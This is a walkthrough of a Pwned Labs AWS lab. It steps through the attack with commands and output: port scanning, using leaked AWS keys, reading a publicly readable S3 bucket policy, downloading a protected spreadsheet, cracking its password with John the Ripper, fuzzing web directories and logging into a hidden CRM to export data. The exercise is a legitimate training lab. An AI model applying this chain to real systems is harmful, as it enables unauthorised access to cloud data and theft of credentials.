Pwned Labs : Exploit Weak Bucket Policies for Privileged Access
Pwned Labs : Exploit Weak Bucket Policies for Privileged Access
Exploit Weak Bucket Policies for Privileged Access :- Full Walkthrough
Platform Link: https://pwnedlabs.io/
Lab Link PwnedLabs
Category: AWS Cloud Pentesting / S3 Misconfiguration
Difficulty: Beginner–Intermediate
Writeup is modified with AI to sound better and avoid gramatical(
grammatical) mistake .
📋 Scenario

During a red team engagement for Huge Logistics, we are given an IP address and a set of AWS Access Keys recovered from a previous engagement. Our goal is to access sensitive data and demonstrate the full extent of impact from this misconfiguration.
🔑 Given Credentials & Target
1
2
3
Access Key ID     : AKIA3NR******
Secret Access Key : WnMiEk********
Target IP         : 13.43.144.61
🛠️ Tools Used
| Tool | Purpose |
|---|---|
nmap | Port scanning & service detection |
aws cli | AWS API interaction |
aws-enumerator | IAM permission enumeration |
feroxbuster | Web directory fuzzing |
office2john | Extract hash from Office file |
john (JohnTheRipper) | Password cracking |
| Browser DevTools | Source code review |
Phase 1 :- Network Reconnaissance
Step 1: Nmap Port Scan
We start with a fast port scan to identify open services on the target.
1
nmap -Pn 13.43.144.61 --min-rate=2000
Command breakdown:
-Pn- Skip host discovery (treat host as online); useful when ICMP is blocked--min-rate=2000- Send at least 2000 packets/sec for faster results
Output:
1
2
3
4
5
6
7
8
Starting Nmap 7.98 at 2026-04-10 10:16 +0530
Nmap scan report for ec2-13-43-144-61.eu-west-2.compute.amazonaws.com (13.43.144.61)
Host is up (0.40s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE
3000/tcp open  ppp

Nmap done: 1 IP address (1 host up) scanned in 4.04 seconds
Analysis:
Only port 3000 is open. The hostname itself reveals this is an AWS EC2 instance in the eu-west-2 (London) region. Port 3000 is commonly used by Node.js/Express applications.
Phase 2 :- Web Application Enumeration
Step 2: Visiting the Web App

Navigate to http://13.43.144.61:3000/ in the browser. It presents a standard company website for Huge Logistics.

Step 3:- Source Code Review (Critical Finding!)
Right-click → View Page Source. In the HTML, we find a hardcoded S3 bucket endpoint:
1
https://hugelogistics-data.s3.eu-west-2.amazonaws.com/truck.png
Why this matters:
The bucket name hugelogistics-data is now revealed. Even though the image loaded fine, the bucket itself may contain other sensitive files. Static asset URLs embedded in page source code are a very common way bucket names are accidentally leaked to attackers.
Phase 3 :- AWS Configuration & Identity Verification
Step 4: Configure AWS CLI with Provided Keys
1
aws configure
Input the credentials:
1
2
3
4
AWS Access Key ID     : AKIA3NRS******
AWS Secret Access Key : WnMiEke9GC7R*******
Default region name   : us-east-1
Default output format : json
Why us-east-1? Even though the bucket is in eu-west-2, the IAM user may be global. We’ll specify the bucket’s region later when needed.
Step 5: Verify Identity
1
aws sts get-caller-identity
What this does: Calls AWS STS (Security Token Service) to confirm who you are authenticated as. Think of it as whoami for AWS.
Output:
1
2
3
4
5
{
    "UserId": "AIDA3NRSK2PTK******",
    "Account": "785010840550",
    "Arn": "arn:aws:iam::785010840550:user/test"
}
Analysis:
- We are authenticated as IAM user
test - Account ID:
785010840550 - This is a long-term access key (keys starting with
AKIAare permanent;ASIA= temporary/session token)
Step 6: Enumerate IAM Permissions with aws-enumerator
1
aws-enumerator cred
This tool brute-forces which AWS API actions your credentials can perform by calling them all and checking the responses. It auto-creates a .env file with your creds.
1
cat .env
1
2
3
4
AWS_REGION=us-east-1
AWS_ACCESS_KEY_ID=AKIA3NRSK**********
AWS_SECRET_ACCESS_KEY=WnMiEke9G*************
AWS_SESSION_TOKEN=
Permissions discovered:
1
2
STS       → GetCallerIdentity, GetSessionToken
DYNAMODB  → DescribeEndpoints
Analysis:
This user has very limited permissions — no s3:ListBucket, no iam:*, no EC2. But we only know what we’ve tested. S3 bucket-level permissions are controlled by bucket policies, not just IAM policies, so the story isn’t over.
Step 7: Get Session Token (Optional Enumeration Step)
1
aws sts get-session-token
What this does: Exchanges your long-term IAM credentials for temporary session credentials. Useful when services require STS-issued tokens, or to check if your key supports MFA.
Output:
1
2
3
4
5
6
7
8
{
    "Credentials": {
        "AccessKeyId": "ASIA3NRSK2PT*********",
        "SecretAccessKey": "BFEqcjK16KKW3tDgC5IhYf**********",
        "SessionToken": "IQoJb3JpZ2luX2VjEF0aCXVz...[truncated]",
        "Expiration": "2026-04-10T16:52:54+00:00"
    }
}
The ASIA prefix on the new AccessKeyId confirms this is now a temporary session credential that expires in ~12 hours.
Phase 4 :- S3 Bucket Exploitation
Step 8: Attempt Direct Bucket Listing (Both Fail)
1
aws s3 ls s3://hugelogistics-data
1
2
3
4
An error occurred (AccessDenied) when calling the ListObjectsV2 operation: User:
arn:aws:iam::785010840550:user/test is not authorized to perform: s3:ListBucket
on resource: "arn:aws:s3:::hugelogistics-data" because no identity-based policy
allows the s3:ListBucket action
1
aws s3 ls s3://hugelogistics-data --no-sign-request
1
An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied
Command breakdown:
aws s3 ls s3://bucket-name— Authenticated list using our IAM credentials--no-sign-request— Sends an unsigned (anonymous) request, simulating a public/unauthenticated user. AWS CLI v2 signs all requests by default, so this flag is needed to test for public access.
Analysis:
Both authenticated and anonymous listing are blocked. s3:ListBucket is explicitly denied. But listing a bucket and downloading specific files from it are two completely different permissions. We can still try to access specific objects if we know their names!
Step 9: Check the Bucket Policy (Key Discovery!)
1
aws s3api get-bucket-policy --bucket hugelogistics-data
What this does: Retrieves the JSON bucket policy document. Bucket policies are resource-based policies attached to the bucket, separate from IAM user policies. Sometimes they’re readable by anyone even when listing is blocked.
Raw output:
1
2
3
{
    "Policy": "{\"Version\":\"2012-10-17\",\"Statement\":[{\"Sid\":\"PublicReadForAuthenticatedUsersForObject\",\"Effect\":\"Allow\",\"Principal\":{\"AWS\":\"*\"},\"Action\":[\"s3:GetObject\",\"s3:GetObjectAcl\"],\"Resource\":[\"arn:aws:s3:::hugelogistics-data/backup.xlsx\",\"arn:aws:s3:::hugelogistics-data/background.png\"]},{\"Sid\":\"AllowGetBucketPolicy\",\"Effect\":\"Allow\",\"Principal\":{\"AWS\":\"*\"},\"Action\":\"s3:GetBucketPolicy\",\"Resource\":\"arn:aws:s3:::hugelogistics-data\"}]}"
}
Formatted (pretty-printed) policy:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "PublicReadForAuthenticatedUsersForObject",
      "Effect": "Allow",
      "Principal": { "AWS": "*" },
      "Action": ["s3:GetObject", "s3:GetObjectAcl"],
      "Resource": [
        "arn:aws:s3:::hugelogistics-data/backup.xlsx",
        "arn:aws:s3:::hugelogistics-data/background.png"
      ]
    },
    {
      "Sid": "AllowGetBucketPolicy",
      "Effect": "Allow",
      "Principal": { "AWS": "*" },
      "Action": "s3:GetBucketPolicy",
      "Resource": "arn:aws:s3:::hugelogistics-data"
    }
  ]
}
🔍 Policy Breakdown :- The Core Vulnerability
| Statement | Principal | Actions | Resource | What it means |
|---|---|---|---|---|
PublicReadForAuthenticatedUsersForObject | "AWS": "*" (ANY AWS user) | s3:GetObject, s3:GetObjectAcl | backup.xlsx, background.png | Any valid AWS account holder can download these two specific files. |
AllowGetBucketPolicy | "AWS": "*" (ANY AWS user) | s3:GetBucketPolicy | Bucket itself | Anyone can read this policy, which ironically reveals the filenames! |
The Double Fail:
- The policy itself is publicly readable, leaking the exact filenames of sensitive files
- Those filenames grant
s3:GetObjectto any authenticated AWS user in the world — not just users in this AWS account
⚠️
"Principal": {"AWS": "*"}does NOT mean anonymous/public. It means any IAM identity across all AWS accounts globally. Since we have valid credentials (even from a different engagement), we qualify.
Step 10: Download the Sensitive File
1
aws s3 cp s3://hugelogistics-data/backup.xlsx .

Command breakdown:
aws s3 cp— Copy command (likecpin Linux)s3://hugelogistics-data/backup.xlsx— Source (S3 path).— Destination (current directory)
The file downloads successfully! The bucket policy’s s3:GetObject permission on backup.xlsx is what allows this even though listing is blocked.
Phase 5 :- Password Cracking
Step 11: Open backup.xlsx - Password Protected!

Attempting to open backup.xlsx in LibreOffice Calc (or Excel) prompts for a password. We need to crack it.
Step 12: Extract the Hash with office2john
1
office2john backup.xlsx > hash.txt
What this does: office2john is part of the John the Ripper suite. It extracts the encryption metadata from the Office file and converts it into a hash format that crackers can process.
1
cat hash.txt
1
backup.xlsx:$office$*2013*100000*256*16*5e8372cf384ae36827c769ef177230fc*c7367d060cc4cab8d01d887a992fbe2b*a997b2bfbbf996e1b76b1d4f070dc9214db97c19411eb1fe0ef9f5ff49b01904
Hash breakdown:
| Part | Value | Meaning |
|---|---|---|
$office$ | Identifier | Office file hash format |
2013 | Version | Encrypted with Office 2013 scheme |
100000 | Iterations | PBKDF2 iteration count (slow to crack) |
256 | Key size | AES-256 encryption |
16 | Salt length | 16-byte salt |
5e8372cf... | Salt | Random salt value |
c7367d06... | IV | Initialization vector |
a997b2bf... | Verifier hash | Used to verify correct password |
Step 13: Crack with John the Ripper
1
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Command breakdown:
--wordlist=— Use dictionary attack with the famous rockyou.txt wordlist (~14 million common passwords)hash.txt— File containing the hash to crack
Output:
1
2
3
4
5
6
7
8
9
10
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 256/256 AVX2 8x])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
Will run 6 OpenMP threads

sum******       (backup.xlsx)

1g 0:00:00:10 DONE (2026-04-10 10:32) 0.09157g/s 369.2p/s 369.2c/s 369.2C/s
Session completed.
🎉 Password cracked: su******
Step 14: Open the Spreadsheet
Open backup.xlsx with the password su*****. The file contains plaintext credentials for multiple internal systems, including a WebCRM entry with username and password.

This is a critical finding — employees were storing credentials in an unencrypted (just password-protected) spreadsheet sitting in a cloud bucket.
Phase 6 :- Web Directory Fuzzing
Step 15: Feroxbuster Directory Scan
While performing other steps, we also ran a directory brute-force scan:
1
feroxbuster --url http://13.43.144.61:3000/
Command breakdown:
feroxbuster— Fast, recursive web content discovery tool written in Rust--url— Target URL to scan- Default wordlist:
/usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Key results:
1
2
3
4
5
6
7
8
9
10
301  GET  http://13.43.144.61:3000/images    → /images/
302  GET  http://13.43.144.61:3000/logout    → /
301  GET  http://13.43.144.61:3000/js        → /js/
200  GET  http://13.43.144.61:3000/login
200  GET  http://13.43.144.61:3000/contact
200  GET  http://13.43.144.61:3000/register
301  GET  http://13.43.144.61:3000/assets    → /assets/
500  GET  http://13.43.144.61:3000/about     ← Server error, interesting!
302  GET  http://13.43.144.61:3000/dashboard → /crm   ← Redirect to CRM!
200  GET  http://13.43.144.61:3000/crm

Key finding: /dashboard redirects to /crm — a Customer Relationship Management system that wasn’t linked anywhere on the visible site. This is only reachable if you know the path.
Phase 7 :- CRM Login & Data Exfiltration
Step 16: Login to the CRM
Navigate to http://13.43.144.61:3000/crm

We are met with a CRM login page. From the cracked backup.xlsx, we use the WebCRM credentials found in the spreadsheet.
Login is successful — we now have admin access to the Huge Logistics internal CRM dashboard.
Step 17: Enumerate the CRM
Browsing the CRM reveals:
- Customer records
- Invoice/order data
- Possibly PII (Personally Identifiable Information)

Step 18: Export Data → Find the Flag
Inside the CRM dashboard, click the “Export” button to download the data.
